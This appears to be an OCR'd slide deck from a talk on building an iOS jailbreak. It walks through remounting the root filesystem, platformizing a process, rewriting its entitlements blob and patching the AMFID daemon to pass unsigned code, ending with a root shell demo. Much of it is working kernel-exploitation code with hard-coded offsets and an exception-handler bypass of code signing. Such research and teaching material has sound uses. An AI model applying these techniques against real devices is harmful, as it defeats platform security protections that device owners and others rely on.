    printf("[+]\tGot kaslr == 0x%llx\n", kaslr);
    vm_offset_t offset = 0xd8;
    uint64_t _rootvnode = kaslr + 0xffffffff00760a000 + 0x88;
    printf("[+]\tGot _rootvnode = 0x%llx\n", _rootvnode);
    uint64_t rootfs_vnode = rk64(_rootvnode);
    printf("[+]\tGot rootfs_vnode = 0x%llx\n", rootfs_vnode);
    uint64_t v_mount = rk64(rootfs_vnode + offset);
    uint32_t v_flag = rk32(v_mount + 0x70);
    printf("[+]\tv_mount=0x%llx\n"
           "[+]\tv_flag_location=0x%llx\n"
           "[+]\tv_flag_value=0x%x\n", v_mount, v_mount + 0x70, v_flag);
    //darwin-xnu/bsd/sys/mount.h
    #define MNT_RDONLY  0x00000001  /* read only filesystem */
    #define MNT_ROOTFS  0x00004000  /* identifies the root filesystem */
    printf("[+]\tSetting v_flag to 0x%x\n", v_flag & 0xFFFFBFFE);
    wk32(v_mount + 0x70, v_flag & 0xFFFFBFFE);
    char *nmz = strdup("/dev/disk0s1s1");
    int rv = mount("apfs", "/", MNT_UPDATE, (void *)&nmz);
    printf("[+]\t[fun] remounting: %d\n", rv);
    v_mount = rk64(rootfs_vnode + offset);
    wk32(v_mount + 0x70, (v_flag & 0xFFFFBFFE) | MNT_ROOTFS);
}
```

Platformizing

- We NEED to mess with other running processes – task_for_pid(XYZ)

```
struct  proc {
    LIST_ENTRY(proc) p_list;

    pid_t        p_pid;
    void *       task;
    struct  proc *  p_pptr;
    pid_t        p_ppid;
    pid_t        p_pgrpid;
```

./bsd/sys/proc_internal.h

```
struct task {
    /* Synchronization/destruction information */
    decl_lck_mtx_data(,lock)        /* Task's lock */
    _Atomic uint32_t    ref_count;  /* Number of references to me */
    boolean_t   active;     /* Task has not been terminated */
    boolean_t   halting;    /* Task is being halted */

    /* Miscellaneous */
    vm_map_t    map;        /* Address space description */
    queue_chain_t   tasks;  /* global list of tasks */
    void        *user_data; /* Arbitrary data settable via IPC */

#if defined(CONFIG_SCHED_MULTIQ)
    sched_group_t sched_group;
#endif /* defined(CONFIG_SCHED_MULTIQ) */

    /* Threads in this task */
    queue_head_t        threads;

    processor_set_t     pset_hint;
```

. . .

These are our flags

```
    volatile uint32_t t_flags;                                  /* general-purpose task flags protected by task_lock (TL) */
#define TF_NONE                 0
#define TF_64B_ADDR             0x00000001                      /* task has 64-bit addressing */
#define TF_64B_DATA             0x00000002                      /* task has 64-bit data registers */
#define TF_CPUMON_WARNING       0x00000004                      /* task has at least one thread in CPU usage warning zone */
#define TF_WAKEMON_WARNING      0x00000008                      /* task is in wakeups monitor warning zone */
#define TF_TELEMETRY            (TF_CPUMON_WARNING | TF_WAKEMON_WARNING) /* task is a telemetry participant */
#define TF_GPU_DENIED           0x00000010                      /* task is not allowed to access the GPU */
#define TF_CORPSE               0x00000020                      /* task is a corpse */
#define TF_PENDING_CORPSE       0x00000040                      /* task corpse has not been reported yet */
#define TF_CORPSE_FORK          0x00000080                      /* task is a forked corpse */
#define TF_LRETURNWAIT          0x00000100                      /* task is waiting for fork/posix_spawn/exec to complete */
#define TF_LRETURNWAITER        0x00000200                      /* task is waiting for TF_LRETURNWAIT to get cleared */
#define TF_PLATFORM             0x00000400

#define task_has_64BitAddr(task)    \
     (((task)->t_flags & TF_64B_ADDR) != 0)
#define task_set_64BitAddr(task)    \
```


Platformizing

- proc->task-> t_flags |= 0x400;

```
uint64_t task = rk64(proc+0x18);
uint64_t platform_addr = task + 0x3a0;
uint32_t platform = rk32(platform_addr);
wk32(platform_addr, platform | 0x400);
```

Jailbreaking

- Getting root
- Sandbox limitations
- Remounting /
- Platformizing
- Adding entitlements
- Running self-signed code



Entitlements

- Even though we're root, we're not root #AMFID
- Task_for_pid won't work for other processes
- Welcome to the good(?) old days of XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.kernel.system-override</key><true/>
        <key>platform-application</key><true/>
        <key>task_for_pid-allow</key><true/>
        <key>com.apple.system-task-ports</key><true/>
        <key>com.apple.private.xpc.service-configure</key><true/>
        <key>com.apple.backboardd.debugapplications</key><true/>
        <key>com.apple.backboardd.launchapplications</key><true/>
        <key>com.apple.diagnosticd.diagnostic</key><true/>
        <key>com.apple.frontboard.debugapplications</key><true/>
        <key>com.apple.frontboard.launchapplications</key><true/>
        <key>com.apple.security.network.client</key><true/>
        <key>com.apple.security.network.server</key><true/>
        <key>com.apple.springboard.debugapplications</key><true/>
        <key>run-unsigned-code</key><true/>

</dict>
</plist>
```

Entitlements – Getting involved

- Don’t panic, it’s just extra layers
- We care about our process entitlements blob, buried in our vnode

```
struct  proc {
    LIST_ENTRY(proc) p_list;        /* List of all processes. */

    pid_t       p_pid;          /* Process identifier. (static)*/
    void *      task;           /* corresponding task (static)*/
    struct  proc *  p_pptr;         /* Pointer to parent process.(LL) */
    pid_t       p_ppid;         /* process's parent pid number */
    pid_t       p_pgrpid;       /* process group id of the process (LL)*/
    uid_t       p_uid;
    gid_t       p_gid;
    uid_t       p_ruid;
    gid_t       p_rgid;
    uid_t       p_svuid;
```

. . .

```
u_int   p_argslen;   /* Length of process arguments. */
int     p_argc;         /* saved argc for sysctl_procargs() */
user_addr_t user_stack;     /* where user stack was allocated */
struct  vnode *p_textvp;    /* Vnode of executable. */
off_t   p_textoff;      /* offset in executable vnode */
```

./bsd/sys/proc_internal.h

```
struct vnode {
    lck_mtx_t v_lock;           /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist;      /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes;     /* vnodes for mount point */
        TAILQ_HEAD(, namecache) v_ncchildren;   /* name cache entries that regard us as their parent */
        LIST_HEAD(, namecache) v_nclinks;   /* name cache entries that name this vnode */
        vnode_t  v_defer_reclaimlist;       /* in case we have to defer the reclaim to avoid recursion */
        uint32_t v_listflag;            /* flags protected by the vnode_list_lock (see below) */
    uint32_t v_flag;            /* vnode flags (see below) */
    uint16_t v_lflag;           /* vnode local and named ref flags */
    uint8_t  v_iterblkflags;        /* buf iterator flags */
    uint8_t  v_references;          /* number of times io_count has been granted */
    int32_t  v_kusecount;           /* count of in-kernel refs */
    int32_t  v_usecount;            /* reference count of users */
    int32_t  v_iocount;         /* iocounters */
    void *   v_owner;           /* act that owns the vnode */
    uint16_t v_type;            /* vnode type */
    uint16_t v_tag;             /* type of underlying data */
    uint32_t v_id;              /* identity of vnode contents */
    union {
        struct mount    *vu_mountedhere;/* ptr to mounted vfs (VDIR) */
        struct socket   *vu_socket; /* unix ipc (VSOCK) */
        struct specinfo *vu_specinfo;   /* device (VCHR, VBLK) */
        struct fifoinfo *vu_fifoinfo;   /* fifo (VFIFO) */
        struct ubc_info *vu_ubcinfo;    /* valid for (VREG) */
    } v_un;
    struct  buflists v_cleanblkhd;      /* clean blocklist head */
    struct  buflists v_dirtyblkhd;      /* dirty blocklist head */
    struct klist v_knotes;          /* knotes attached to this vnode */
```

./bsd/sys/vnode_internal.h

Entitlements – Getting involved

- Don’t panic, it’s just extra layers

```
struct vnode {
    lck_mtx_t v_lock;           /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist;      /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes;     /* vnodes for mount point */
        TAILQ_HEAD(, namecache) v_ncchildren;   /* name cache entries that regard us as their parent */
        LIST_HEAD(, namecache) v_nclinks;   /* name cache entries that name this vnode */
        vnode_t  v_defer_reclaimlist;       /* in case we have to defer the reclaim to avoid recursion */
        uint32_t v_listflag;            /* flags protected by the vnode_list_lock (see below) */
    uint32_t v_flag;            /* vnode flags (see below) */
    uint16_t v_lflag;           /* vnode local and named ref flags */
    uint8_t  v_iterblkflags;        /* buf iterator flags */
    uint8_t  v_references;          /* number of times io_count has been granted */
    int32_t  v_kusecount;           /* count of in-kernel refs */
    int32_t  v_usecount;            /* reference count of users */
    int32_t  v_iocount;         /* iocounters */
    void *   v_owner;           /* act that owns the vnode */
    uint16_t v_type;            /* vnode type */
    uint16_t v_tag;             /* type of underlying data */
    uint32_t v_id;              /* identity of vnode contents */
    union {
        struct mount    *vu_mountedhere;/* ptr to mounted vfs (VDIR) */
        struct socket   *vu_socket; /* unix ipc (VSOCK) */
        struct specinfo *vu_specinfo;   /* device (VCHR, VBLK) */
        struct fifoinfo *vu_fifoinfo;   /* fifo (VFIFO) */
        struct ubc_info *vu_ubcinfo;    /* valid for (VREG) */
    } v_un;
    struct  buflists v_cleanblkhd;      /* clean blocklist head */
    struct  buflists v_dirtyblkhd;      /* dirty blocklist head */
    struct klist v_knotes;          /* knotes attached to this vnode */
```


./bsd/sys/vnode_internal.h

```
struct ubc_info {
    memory_object_t     ui_pager;   /* pager */
    memory_object_control_t ui_control; /* VM control for the pager */
    vnode_t         ui_vnode;   /* vnode for this ubc_info */
    kauth_cred_t        ui_ucred;   /* holds credentials for NFS paging */
    off_t           ui_size;    /* file size for the vnode */
    uint32_t        ui_flags;   /* flags */
    uint32_t        cs_add_gen; /* generation count when csblob was validated */

        struct  cl_readahead    *cl_rahead;  /* cluster read ahead context */
        struct  cl_writebehind *cl_wbehind; /* cluster write behind context */

    struct timespec     cs_mtime;   /* modify time of file when
                                       first cs_blob was loaded */
    struct  cs_blob     *cs_blobs;  /* for CODE SIGNING */
#if CHECK_CS_VALIDATION_BITMAP
    void            *cs_valid_bitmap;     /* right now: used only for signed files on the read-only root
    uint64_t        cs_valid_bitmap_size; /* Save original bitmap size in case the file size changes.
                                             * In the future, we may want to reconsider changing the
                                             * underlying bitmap to reflect the new file size changes.
                                             */
#endif /* CHECK_CS_VALIDATION_BITMAP */
};
```

./bsd/sys/ubc_internal.h

Entitlements – Getting involved

- Don’t panic, it’s just extra layers



```
struct ubc_info {
    memory_object_t     ui_pager;   /* pager */
    memory_object_control_t ui_control; /* VM control for the pager */
    vnode_t         ui_vnode;   /* vnode for this ubc_info */
    kauth_cred_t        ui_ucred;   /* holds credentials for NFS paging */
    off_t           ui_size;    /* file size for the vnode */
    uint32_t        ui_flags;   /* flags */
    uint32_t        cs_add_gen; /* generation count when csblob was validated */

        struct  cl_readahead   *cl_rahead;  /* cluster read ahead context */
        struct  cl_writebehind *cl_wbehind; /* cluster write behind context */

    struct timespec     cs_mtime;   /* modify time of file when
                                       first cs_blob was loaded */
    struct  cs_blob     *cs_blobs;  /* for CODE SIGNING */
#if CHECK_CS_VALIDATION_BITMAP
    void            *cs_valid_bitmap;   /* right now: used only for signed files on the rea
    uint64_t        cs_valid_bitmap_size;   /* Save original bitmap size in case the file size
                                * In the future, we may want to reconsider changing the
                                * underlying bitmap to reflect the new file size changes.
                                */
#endif /* CHECK_CS_VALIDATION_BITMAP */
};
```

./bsd/sys/ubc_internal.h

```
struct cs_blob {
    struct cs_blob  *csb_next;
    cpu_type_t  csb_cpu_type;
    unsigned int    csb_flags;
    off_t       csb_base_offset;    /* Offset of Mach-O binary in fat binary */
    off_t       csb_start_offset;   /* Blob coverage area start, from csb_base_offset */
    off_t       csb_end_offset;     /* Blob coverage area end, from csb_base_offset */
    vm_size_t   csb_mem_size;
    vm_offset_t csb_mem_offset;
    vm_address_t    csb_mem_kaddr;
    unsigned char   csb_cdhash[CS_CDHASH_LEN];
    const struct cs_hash  *csb_hashtype;
    vm_size_t   csb_hash_pagesize;  /* each hash entry represent this many bytes in the file */
    vm_size_t   csb_hash_pagemask;
    vm_size_t   csb_hash_pageshift;
    vm_size_t   csb_hash_firstlevel_pagesize;   /* First hash this many bytes, then hash the hashes together */
    const CS_CodeDirectory *csb_cd;
    const char  *csb_teamid;
    const CS_GenericBlob *csb_entitlements_blob;    /* raw blob, subrange of csb_mem_kaddr */
    void *          csb_entitlements;   /* The entitlements as an OSDictionary */
    unsigned int    csb_signer_type;

    /* The following two will be replaced by the csb_signer_type. */
    unsigned int    csb_platform_binary:1;
    unsigned int    csb_platform_path:1;
};
```

./bsd/sys/ubc_internal.h

This is a pointer to our actual entitlements blob

Size is important when we re-write the blob

Entitlements – Getting involved

- Don’t panic, it’s just extra layers

```
struct cs_blob {
    struct cs_blob  *csb_next;
    cpu_type_t  csb_cpu_type;
    unsigned int    csb_flags;
    off_t       csb_base_offset;    /* Offset of Mach-O binary in fat binary */
    off_t       csb_start_offset;   /* Blob coverage area start, from csb_base_offset */
    off_t       csb_end_offset;     /* Blob coverage area end, from csb_base_offset */
    vm_size_t   csb_mem_size;
    vm_offset_t csb_mem_offset;
    vm_address_t    csb_mem_kaddr;
    unsigned char   csb_cdhash[CS_CDHASH_LEN];
    const struct cs_hash  *csb_hashtype;
    vm_size_t   csb_hash_pagesize;  /* each hash entry represent this many bytes in the file */
    vm_size_t   csb_hash_pagemask;
    vm_size_t   csb_hash_pageshift;
    vm_size_t   csb_hash_firstlevel_pagesize;   /* First hash this many bytes, then hash the hashes together */
    const CS_CodeDirectory *csb_cd;
    const char  *csb_teamid;
    const CS_GenericBlob *csb_entitlements_blob;    /* raw blob, subrange of csb_mem_kaddr */
    void *          csb_entitlements;   /* The entitlements as an OSDictionary */
    unsigned int    csb_signer_type;

    /* The following two will be replaced by the csb_signer_type. */
    unsigned int    csb_platform_binary:1;
    unsigned int    csb_platform_path:1;
};
```

./bsd/sys/ubc_internal.h

1. We need to copy our new entitlements to a zero’d out buffer and get the SHA256 of it
2. The new hash to the right place
3. We need to write the updated entitlements blob OVER the old one

hash_ptr = cs_bloc + cs_bloc ->hash_offset – 5 * hash_bytes

Sandbox limitations - recap

- We can’t create RWX pages
- Root directory ”/” is mounted as read only
- Binaries cannot be run in certain directories
- Platformize
- Fix our entitlements
- Unsigned / self-signed code cannot be run

Running unsigned or self-signed code

- AFAIK, running unsigned code is not possible without severely modifying the kernel.
- iOS' AMFID* performs code signing checks on every executable portion of a binary, and will MURDER the binary if everything doesn't check out.


*Apple Mobile File Integrity Daemon

Everything is code signed in iOS

- BUT:
  - We are root
  - We are a platform binary
  - We have *AMAZING* entitlements
- What can we do?

Everything is code signed in iOS

Program flow upon execve




Attacking AMFID

- Trust cache stuffing – More work, better privs
- Patching AMFID – What we are going to do
  - Create an error handler
  - Cause AMFID to crash every time it is told to check a binary
  - The error handler will catch the crash, and return True (Binary properly signed)

Attacking AMFID – make it suffer

```
w64(amfid_task_port, amfid_base+amfid_MISValidateSignatureAndCopyInfo_import_offset,
    0x4141414141414140); // crashy
```



Attacking AMFID – dull the pain

- Set up an exception handler (using Mach Ports)

```
// allocate a port to receive exceptions on:
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &amfid_exception_port);
mach_port_insert_right(mach_task_self(), amfid_exception_port, amfid_exception_port,
    MACH_MSG_TYPE_MAKE_SEND);
kern_return_t err = task_set_exception_ports(amfid_task_port,
                                             EXC_MASK_ALL,
                                             amfid_exception_port,
                                             EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,  // we want to
                                                 receive a catch_exception_raise message with the thread
                                                 port for the crashing thread
                                             ARM_THREAD_STATE64);
    pthread_create(&exception_thread, NULL, amfid_exception_handler, NULL);
```

Attacking AMFID – pull the plug


- Handle the error in the thread
  - Properly parse the Mach-O and build the cdhash for the appropriate section(s).
  - Write the appropriate registers and send AMFID on it’s merry way

```
mach_vm_write(task_port, old_state.__x[24], (vm_offset_t)cdhash, 0x14);

w32(task_port, old_state.__x[20], 1);
new_state.__pc = (old_state.__lr & 0xfffffffffffff000) + 0x1000;

thread_set_state(thread_port, 6, (thread_state_t)&new_state, sizeof(new_state)/4);
```

The end result

- Live demo (!)

The end result




```
$ ssh root@172.30.5.38
root@172.30.5.38's password:
root@ (/var/root)# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(p
rocmod),20(staff),29(certusers),80(admin)
root@ (/var/root)#
```

Conclusion

- Looking back at what was done and what could be improved
  - Don’t build Jailbreaks, use QiLin or existing projects (Electra)
  - Community effort VS Solo
  - Information distribution
  - XNU sources on opensource.apple.com do not match up 1-1 with what is seen on-device.

Conclusion

- Getting involved
  - Jailbreak your device
  - Develop tools for jailbreaking / vulnerability research and release them
  - Freenode on IRC
- Caveats
  - WEN JB ETA will get you auto-blocked

